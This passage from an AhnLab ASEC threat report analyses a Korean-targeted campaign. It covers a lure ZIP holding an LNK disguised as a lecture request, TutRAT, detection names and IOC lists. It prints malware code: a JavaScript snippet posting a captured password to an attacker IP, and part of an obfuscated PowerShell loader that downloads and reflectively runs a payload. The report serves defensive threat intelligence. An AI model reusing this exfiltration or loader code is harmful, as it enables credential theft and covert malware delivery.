


```
xhr.open("POST", "http://38.180.68.238/post/post.php");
xhr.setRequestHeader("Content-Type", "application/
x-www-form-urlencoded");
xhr.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
   }
};
xhr.send("pw="+req);
```

```
POST http://38.180.68.238/post/post.php HTTP/1.1
Host: 38.180.68.238
Proxy-Connection: [redacted]
Content-Length: 7
User-Agent: [redacted]
DNT: 1
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: null
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ko;q=0.8

pw=1234
```

Figure 10. (Top) A portion of the code for transmitting the password **(Bottom)** Example

The email has a ZIP file attachment, and this file contains a malicious LNK file disguised as a lecture request and a relevant honorarium payment form.




통일부 브라운백 런치 강연.zip

Name	Compressed
202311 [redacted] 교수님 통일부 브라운백 런치 미중 문제 관련 강의의뢰서(초안).hwp.lnk	20,596
사례비 지급의뢰서.hwp	28,667

Figure 11. Content of the ZIP file

[6] https://asec.ahnlab.com/en/57938

The LNK file contains a PowerShell script, and when executed, it downloads and executes TutRAT and an additional script (information collection) from the C2, just like previously identified types.



```
/c powershell -windowstyle hidden -nop -NoProfile -NonInteractive  -c "$tmp = '%temp%';F
[Parameter(Mandatory = $True)] [String]$URI);function GzExtract {[CmdletBinding()] Param
Mandatory = $True)] [byte[]] $byteArray = $(Throw(\"-byteArray is required\")) ); Proces
System.IO.MemoryStream(, $byteArray );$output = New-Object System.IO.MemoryStream;$gzipS
IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress);$gzipSt
$gzipStream.Close();$input.Close();[byte[]] $byteOutArray = $output.ToArray();return $by
-Assembly System.Drawing;Add-Type -Assembly System.Windows.Forms;Add-Type -Assembly Pres
-AssemblyName System.Windows.Forms;Add-type -AssemblyName System.Drawing;$name = \"Main\
$name2 = \"makeProbe0\";$name3 = \"makeProbe1\";$name4 = \"startDoc\";$len1 =      1556
=      43208;$len4 = 0x0000A8D3;[byte[]]$bytes = (wget $URI).content;$length = $bytes.Le
GzExtract ($bytes);$length = $exBytes.Length;$assembly = [System.Reflection.Assembly]::L
($type in $assembly.GetTypes()){foreach ($method in $type.GetMethods()) { if (($method.M
($name2.ToLower())){$instance = [System.Activator]::CreateInstance($type);$method.Invoke
\"RnVuY3Rpb24gTG9hZCANCnsNCg0KICAgI1tDbWRsZXRCaW5kaW5nKCldIA0KCXBhcmFtKA0KCQlbUGFyYW1ld
V0NCgkJW1N0cmluZ10kVVJJDQogICAgKQ0KDQogICAgZnVuY3Rpb24gR3pFeHRyYWN0IHsNCg0KCSAgICBbQ21k
ICBQYXJhbSAoDQoJCSAgICBbUGFyYW1ldGVyKFBvc2l0aW9uID0gMCwgTWFuZGF0b3J5ID0gJFRydWUpXQ0KICAg
5dGVBcnJheSA9ICQoVGhyb3coIi1ieXRlQXJyYXkgaXMgcmVxdWlyZWQiKSkNCiAgICAgICAgKQ0KDQoJICAgIFE
```

Figure 12. A portion of the script included in the LNK file

3) AppleSeed

This type was not discovered in October.

4) BabyShark

There are no special issues for this type aside from the discovery of a FQDN.

AhnLab Response Overview

The detection names and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already detected the related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Data/BIN.Encoded **(2023.10.27.00)**

Downloader/PowerShell.Agent.SC193175 **(2023.10.05.03)**

Downloader/PowerShell.Agent.SC193406 **(2023.10.19.00)**

Downloader/VBS.Agent.SC193174 **(2023.10.05.03)**

Downloader/VBS.Agent.SC193262 **(2023.10.10.02)**

Downloader/VBS.Agent.SC193623 **(2023.10.24.03)**

Downloader/VBS.Agent.SC193625 **(2023.10.24.03)**

Downloader/VBS.Generic **(2023.10.06.03)**

Dropper/HWP.Generic **(2023.10.18.02)**

Infostealer/Powershell.Agent.SC193176 **(2023.10.05.03)**

Infostealer/Powershell.Browser.SC186288 **(2023.10.05.00)**

Infostealer/VBS.Agent.SC193173 **(2023.10.05.03)**

Infostealer/VBS.Agent.SC193622 **(2023.10.24.03)**

Infostealer/VBS.Agent.SC193624 **(2023.10.24.03)**

Trojan/PowerShell.Agent.SC193196 **(2023.10.06.00)**

Trojan/Win.TutRAT.R609542 **(2023.10.26.02)**

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

```
202310_OOO대사님_통일부_브라운백런치_미국문제관련_강의의뢰서.hwp (Oct2023_Ambassador OOO_Ministry of Unification_Brown Bag Lunch_US Issue Related_Lecture Request.hwp)
202310_OOO박사님_통일부_브라운백런치_한일문제관련_강의의뢰서.hwp (Oct2023_Doctor OOO_Ministry of Unification_Brown Bag Lunch_Korea-Japan Issue Related_Lecture Request.hwp)
202311_OOO박사님_통일부_브라운백런치_중국문제관련_강의의뢰서.hwp (Nov2023_Doctor OOO_Ministry of Unification_Brown Bag Lunch_China Issue Related_Lecture Request.hwp)
pg.txt
info.txt
upload.txt
down.txt

TutRAT PDB Path
E:₩horse₩work₩virus₩source₩rat₩c#₩trurat₩0206_backup₩C-Sharp-R.A.T-Client-master₩C-Sharp-R.A.T-Client-master₩TutClient₩obj₩Debug₩TutClient.pdb
```

File Hashes (MD5)

The MD5 of the related files are as follows. **Note that sensitive samples may have been excluded.**

```
FlowerPower
A242741873637FDAC8F69F2FFDBA47BC
F416B44332B4FB394B4735634CB07FF2
0217E70FD7BC3A65EE0F2DD60FF85FBF
C16796909D5FEEA709D99E306F7E9975

RandomQuery
87AFF77F1257959417132950D9E7388F
5B9567E4DDC2EBDB0BC1D63458A940C4
E1AA1C18A9BA6D37C52D3C71EEF5A9BB
0D511D988A4BDE934A58C34F3AC4C9EC
```

```
C21709013FFAD0C2EBFA999D3A0AB858
2E3B4332AFF4E814C1947E8C2155D1E7
A4F57E9C8C29E6BF1E0DDBA55100B8EF
51130761C7C77BC838510DFF334BB660
C5B4834935D239B3EAA2E24CCB24D0F4
132FAC73C9A4783FBD3A401A81E4F785
3DB35C87F6BC8F17B243EAC8201224D0
1AC08758CF51885517F3B9B61E0B74F9
AE1427A0B6EE146C5946863C74F72910
E0C1488DA853C20B714F32B69940F469
669DF84DB1782E0D3CACD27A10893607
CD9EE8594467E2584469D2F624D94E43
E6A1B03163789AF303FAEBE1FA1CC3D7
6229929A3D1AB2109BFE7B2784E8021D
1E87C7E819B8AB43FB67D1FB56F6CACB
2136B4C27F271E663B4F7D8975EEB41F
99A556B7F65F20D408FB9EA0EA052C52
DCC6E6FD560408196FEA2270DD28B105
CBA8E4489CBB92F0E8729B191463B10E
77742CD15343D3215F0E8DE4B2C52624
C8E9345F1E9525E4069FB207A63284DB
348E2364150624EDDA27A4B2F9AD9ACB
2A14B87358CF27B8C53273E3DD06BF3F
9D98DB80CA1CEFA93235A566EA15D9AB
C3D7B2B3DB55492F8B0E7E8B91C1E9B9
8E4057CEDD0D42DEEB77E7C6C6540FA4
0EE81B9CC6DBB612E12747D772A22DD3
98496FF79EC5ADE81E53948C87F3097C
29D7A82DC9BDB367C49AF0A0EEEE06F5
FA1A3D14914929424043F7FBFBA6697B
7AC4313927E37ADCBF07535BF0981DA6
64DEE04B6E6404C14D10971ADF35C3A7
DB7D062BD6E9A863AE02AC980866B418
E9715B6DC639DA0FAC8E2932F725ACBE
550840F29A3B9CE50794B01F6A99455C
004185E13710F45CF2EB9FF8F1961AA1
351215A384EB6FF138197804EEAC4871
C445462838519503BBE92B04D1B1A770

TutRAT
0040F03FAF5BBDC555F2039A4E33A82B
```

Related Domains, URLs, and IP Addresses

The download and C&C URLs that are used are as follows. **http was changed to hxxp, and sensitive information may have been excluded if there is any.**

```
terribles.getenjoyment.net
nid.coms.p-e.kr
hxxp://iso3488.co.kr/adm/img/up/down0/list.php?query=1
hxxp://iso3488.co.kr/adm/img/up/down0/lib.php?ix=11
hxxp://iso3488.co.kr/adm/img/up/down0/lib.php?ix=1
hxxp://iso3488.co.kr/adm/img/up/down0/lib.php?ix=5&iv=RandomNumber
hxxp://iso3488.co.kr/adm/img/up/down0/list.php?query=6
hxxp://iso3488.co.kr/adm/img/up/down0/show.php
hxxp://aymdtt.co.kr/js/aos/up/down0/lib.php?ix=11
hxxp://aymdtt.co.kr/js/aos/up/down0/lib.php?ix=1
hxxp://aymdtt.co.kr/js/aos/up/down0/lib.php?ix=5&iv=RandomNumber
hxxp://aymdtt.co.kr/js/aos/up/down0/list.php?query=6
hxxp://aymdtt.co.kr/js/aos/up/down0/show.php
hxxp://strehab.com/js/aos/up/down2/lib.php?ix=11
hxxp://strehab.com/js/aos/up/down2/lib.php?ix=1
hxxp://strehab.com/js/aos/up/down2/lib.php?ix=5&iv=RandomNumber
hxxp://strehab.com/js/aos/up/down2/list.php?query=6
hxxp://strehab.com/js/aos/up/down2/show.php
hxxp://siloamclinic.com/js/slick/up/down0/lib.php?ix=11
hxxp://siloamclinic.com/js/slick/up/down0/lib.php?ix=1
hxxp://siloamclinic.com/js/slick/up/down0/lib.php?ix=5&iv=RandomNumber
hxxp://siloamclinic.com/js/slick/up/down0/list.php?query=6
hxxp://siloamclinic.com/js/slick/up/down0/show.php
hxxp://meatalk.com/pg/adm/tdr/upi/down0/lib.php?ix=11
hxxp://meatalk.com/pg/adm/tdr/upi/down0/lib.php?ix=1
hxxp://meatalk.com/pg/adm/tdr/upi/down0/lib.php?ix=5&iv=RandomNumber
hxxp://meatalk.com/pg/adm/tdr/upi/down0/list.php?query=6
hxxp://meatalk.com/pg/adm/tdr/upi/down0/r_enc.bin
hxxp://meatalk.com/pg/adm/tdr/upi/down0/show.php
hxxp://kyungdaek.com/js/sub/aos/dull/down1/lib.php?ix=11
hxxp://kyungdaek.com/js/sub/aos/dull/down1/lib.php?ix=1
hxxp://kyungdaek.com/js/sub/aos/dull/down1/lib.php?ix=5&iv=RandomNumber
hxxp://kyungdaek.com/js/sub/aos/dull/down1/list.php?query=6
hxxp://kyungdaek.com/js/sub/aos/dull/down1/r_enc.bin
hxxp://kyungdaek.com/js/sub/aos/dull/down1/show.php
hxxp://kyungdaek.com/js/sub/aos/dull/down1/123.hwp
hxxps://raw.githubusercontent.com/babaramam/repo/main/pq.txt
hxxps://raw.githubusercontent.com/babaramam/repo/main/info.txt
hxxps://raw.githubusercontent.com/babaramam/repo/main/upload.txt
hxxps://raw.githubusercontent.com/babaramam/repo/main/down.txt
165.154.230.24:8020 (TutRAT C2)
```

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.